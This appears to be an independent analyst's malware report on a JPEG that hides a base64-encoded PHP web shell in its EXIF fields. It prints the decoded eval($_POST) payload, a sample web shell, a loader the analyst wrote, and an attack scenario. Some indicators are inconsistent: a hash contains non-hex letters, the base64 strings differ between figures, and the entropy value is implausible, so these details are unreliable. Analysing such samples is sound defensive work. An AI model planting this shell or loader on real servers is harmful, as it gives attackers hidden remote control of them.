✓ informal modification report (see more reports at here)

TLP: WHITE

# ANALYSIS REPORT

Malware Analysis Report

2552701-IMG.r1.v2 NUMBER

2025-05-27 DATE

## Notification

- Author : github.com/miho030
- TLP Classfication : TLP:WHITE
- Purpose : Personal development and public information sharing (non-commercial)

This report is the result of independent research and self-development by an individual malware analyst. It is shared for the benefit of the cybersecurity community and the public good. This document is provided "as-id" information purpose only. All content reflects the author's technical opinion at the time of analysis and **does not represent the official position of any specific organization, institution, or government agency**. No warranties of any kind are expressed or implied regarding the contents of this report. Please note that some of the information in this document (eg., malware hashes, C2 addressed) may be security-senstive. Caution is advised when testing or applying this data to live systems. All responsibility for the use of this meterial rests soley with the user.

You are free to use this report for the following purposes, as long as the information is not misused and proper attribution is provided:

- Educational or research purpose
- Threat intelligence sharing
- Reference material for malware response and defense

The format of this report is based on and adapted from the (public domain docs) TLP:WHITE malware analysis reports published by ***America's Cyber Defense Agency (CISA)***. Im hereby cleary state that this report is not affiliated with CISA, *Department of Homeland Security (DHS)*, or any government entity. The non-commercial reuse of this format is permitted under the following legal and policy bases:

- CISA – Traffic Light Protocol (TLP)
  "Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction."
- U.S Copyright Office – 17 U.S.C § 105
  "Copyright protection under this title is not available for any work of the United States Government."
- FIRST.org - TLP
  "TLP:CLEAR information may be shared without restriction"

However, if you create derivative works based on this report, you must include this 'Notification' section with proper attribution to the original author and source.

## Summary

### Description

The sample under analysis is an image that hides a web-shell command payload designed for system evasion and covert remote control.

The attacker base64-encodes web-shell commands issued from a legitimate attacker-side client and saves the encoded strings—split into fragments—inside the image's EXIF structure. When the image is loaded by a web server, the server-side script reads the EXIF data, reassembles the fragments, and immediately executes the resulting code locally. Consequently, from a dedicated web-shell client the attacker can send a string of malicious commands—delimited with ";" characters—via an HTTP POST request, together with preset request variables.

✓ informal modification report (see more reports at here)

TLP: WHITE

**Submitted Files (1)**

4e3b3ef20333a9d1366ac6a73dda9857ff1acella2deebf8e0a0e1ca29760698.JPG

## Findings

### df847abbfac55fb23715cde02ab52cbe59f14076f9e4bd15edbe28dcecb2a34

**Tags**

Backdoor | Trojan | PHP-Shell | jpeg

**Details**

| | |
|---|---|
| **File name** | vxhost.exe |
| **File size** | 111.92 KB (114603 bytes) |
| **File type** | JPEG |
| **Magic** | **JPEG image data, JFIF standard 1.02** |
| **MD5** | 00b78eba2ad22cb24e21ceac6620331a |
| **SHA256** | 4e3b3ef20333a9d1366ac6a73dda9857ff1acella2deebf8e0a0e1ca29760698 |
| **SHA512** | |
| **ssdeep** | 3072:MP9RN/P9RNXoOXG5RsuMAsI8Yi8RAwZXPe:MP9O/P9OXoOXuRBsI8Yi21XW |
| **Entropy** | 31 |

**Antivirus**

| | |
|---|---|
| **Ahnlab** | Undetected |
| **Alyac** | Undetected |
| **Avast** | JPG:PHPAgent-A [Trj] |
| **Avira** | PHP/Agent.xadx |
| **Bitdefender** | Trojan.PHP.Agent.GA |
| **CrowdStrike Falcon** | Unable to process file type |
| **Fortinet** | PHP/Agent.VO!tr.bdr |
| **Kaspersky** | Backdoor.PHP.Peg.gen |
| **McAfee** | Generic BackDoor.agb |
| **symantec** | **Trojan Horse** |

**Packers/Compilers/Cryptos**

None

**Description**

**Environment prerequisites**

Inspection of the tampered EXIF fields shows that the payload expects a hosting environment running PHP 4 ≥ 4.2.0 (or PHP 5 / PHP 7). The web server must permit use of preg_replace() and a user-supplied exit_read_dat() function (or equivalent) for the payload to execute.

**Purpose and tactics**

TLP: WHITE

✓ informal modification report (see more reports at here)



Much like classic web-shells that invoke eval, the technique reassembles and executes malicious code locally on the web server but in a different form, helping the attacker:

- Bypass security software running on the server,
- Conceal the malicious file inside seemingly harmless content, and Prolong persistence on the compromised host.

Because the C2 traffic is delivered over TCP port 80 (standard HTTP), it traverses firewalls and WAFs that already allow web traffic. Distributing the payload across EXIF fields and encoding it in base64 also helps it slip past signature-based antivirus engines.

**Comparison with conventional web-shell attacks**

Traditional attacks upload a standalone malicious PHP file and call it directly. Modern tools such as c99shell often exploit PHP's eval vulnerability, embedding the shell code in request parameters.= Web servers process most system commands through POST requests, and because Apache does not log POST payloads by default, POST-based shells are popular. eval treats its argument as PHP code executed on the local host.

Example payload:

```
<?php eval($_POST['cmd;ipconfig']); ?>
```

**Figure 1** – exampe of typical webshell code




**Figure 2** – File image preview and the name of the program used to modify the file

When the file is opened in an image viewer, its primary content is a disturbing photograph of an organism's spine. Metadata indicates that the system used by the original creator—or the **attacker who modified the file—was running macOS**.




**Figure 3** – PHP web-shell payload was discovered inside the EXIF metadata field that stores the camera model information.

Within the target image file's EXIF data, we found base-64-encoded strings in two fields—Make (camera manufacturer) and Model (camera model).

The original entries are as follows:

✓ informal modification report (see more reports at here)



| Field | Value |
|---|---|
| Make | /.*/e |
| Model | eval(base64_decode('aWYgKGlzc2V0KCRfUE9TVFsienoxIl0pKSB7ZXZhbChzdHJpcHNsYXNoZXMoJF9QT1NUWyJ6ejEiX5kp030='));|

**Figure 4** - Malicious Payload Information Extracted from the Target File

The malicious commands have been hidden inside specific EXIF metadata tags to make them difficult to locate, and are base64-encoded to evade signature-based detection engines. The values before and after encoding are as follows:

| Field | Value |
|---|---|
| encoded | eval(base64_decode('aWYgKGlzc2V0KCRfUE9TVFsienoxIl0pKSB7ZXZhbChzdHJpcHNsYXNoZXMoJF9QT1NUWyJ6ejEiX5kp030='));|
| decoded | **/.*/e eval(if (isset($_POST["zz1;"])) {eval(stripslashes($_POST["zz1"]));})** |

**Figure 5** - encoded/decoded malicious payload

The malicious snippet stored in the EXIF "Make" field (camera manufacturer) is /.*/e. In PHP, the e modifier for preg_replace() tells the function to treat the replacement string as PHP code, causing it to be evaluated and executed. The malicious payload uses three PHP functions in total: eval(), isset(), and stripslashes().

| Function | Purpose | Example |
|---|---|---|
| eval() | The input variable is recognized as a php code and executed on the local server. | eval("echo 'a';"); -> <?php echo 'a'; ?> |
| isset() | Verify that the entered variable is not a NULL value. If true, return **true** | isset($string); |
| stripslashed() | Replace symbols that can affect DB query behavior, such as (', ", /) included in the string variable and store them | stripslashes("I'm a boy\\/\\/"); -> I'm a boy// |

**Figure 5** - Work structure and example of each grammar included in payload

In the payload, the identifier zzl is used as the request parameter from the attacker's WebShell client and is passed to the server via the POST method. The use of stripslashes() suggests that the attacker's client can modify or inject arbitrary parameter values before they reach the server.

To extract EXIF data from an image in PHP, the exif_read_data() function must be used. Note that exif_read_data() cannot read remote URLs—it only accepts file paths for images stored locally on disk.

Based on the payload attached to the file to be analyzed, I speculated that an additional malicious loader would be needed to call the payload. Therefore, I tried to write an additional payload from the attacker's point of view by inferring that the attacker had to write the following additional payloads on the victim's assets.

**Additional payload of a hypothetical attacker**

```
<?
        $imgFilePath="/www/upload/img/malware.JPG";
        $exif = exif_read_data($imgFilePath);

        preg_replace($exif['Make'],'', $exif['Model']);
?>
```

**Figure 5** - example malicious file loader code what author expected

It is assumed that the payload will operate as follows:

| Execute step about malicious payload |
| --- |
| preg_replace($exif['Make'],' ', $exif['Model']);<br><br>preg_replace("/./*e",<br>"eval((base64_decode('aWYgKGIzc2V0KCRfUE9TVFsienoxII0pKSB7ZXZhbChzdHJpcHNsYXNoZXMoJF9QT1NUWyJ6ejEiXSkpO30='));",")<br><br>preg_replace(/.*/e eval(if (isset($_POST["zz1"])) {eval(stripslashes($_POST["zz1"]));})) |

**Figure 6** - step of malicious file loader code's work flow

An attacker may use a combination of command phrases for calling WebShell from a malicious image file uploaded to the server by inserting a malicious code as in the infringed server's php file.

The attacker's scenario inferred based on the analysis results is as follows.

**Attack Scenario**

1. The attacker uploads a normal image file to the attack target server to extract the server path in which the image file is stored.
2. An attacker infringes on the attack target server and adds a payload code to read EXIF information of a specific image file to a part of the php file running on the server in the server side direction.
3. An attacker reproduces the image file by modulating a specific section of the EXIF metadata of the normal image file with the encoded malicious string.
4. An attacker uploads an image file containing a malicious string to the server.
5. An attacker transmits a malicious command by wrapping a predefined request factor (parameter) value by targeting a specific page path into which the payload code is inserted through the Client program.
6. The web server takes a string value from a specific section of the EXIF metadata of a malicious image file uploaded to the server, combines malicious commands that can execute system commands, and then attaches the command requested by the attacker's Cleint to execute the malicious command through an eval() command.

## Screenshots




**Figure 1** - The screenshot of the shellcode embedded in the EXIF metadata

✓ informal modification report (see more reports at here)



## Recommendations

Author recommends that users and administrators consider using the following best practices to strengthen the security posture of their organization's systems. Any configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts. The following checklist reflects the author's personal best-practice recommendations for safeguarding endpoints and servers. Review and test any configuration change in a lab or staging environment before applying it to production systems.

- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users' ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless required.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file header).
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).

Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology(NIST) Special Publication 800-83, **"Guide to Malware Incident Prevention & Handling for Desktops and Laptops"**.

## Contact Information

- Github (github.com/miho030)

## Document FAQ

Q. Is it safe to deploy the IOCs from this report directly in a live environment?
A. Best practice is to apply the IOCs in a test or staging environment first, verify there are no false positives, and then roll them out to production in phases.

Q. May I redistribute this report for commercial purposes?
A. This report may be freely shared for non-commercial and public-interest use only. Creating commercial derivative works requires explicit permission from the author.

Q. Where can I obtain malware samples for my own analysis?
A. You can legally download samples from public repositories and sandboxes such as VirusTotal, MalwareBazaar, and ANY.RUN. If you execute them locally, always use an isolated analysis environment (e.g., a virtual machine or Cuckoo sandbox).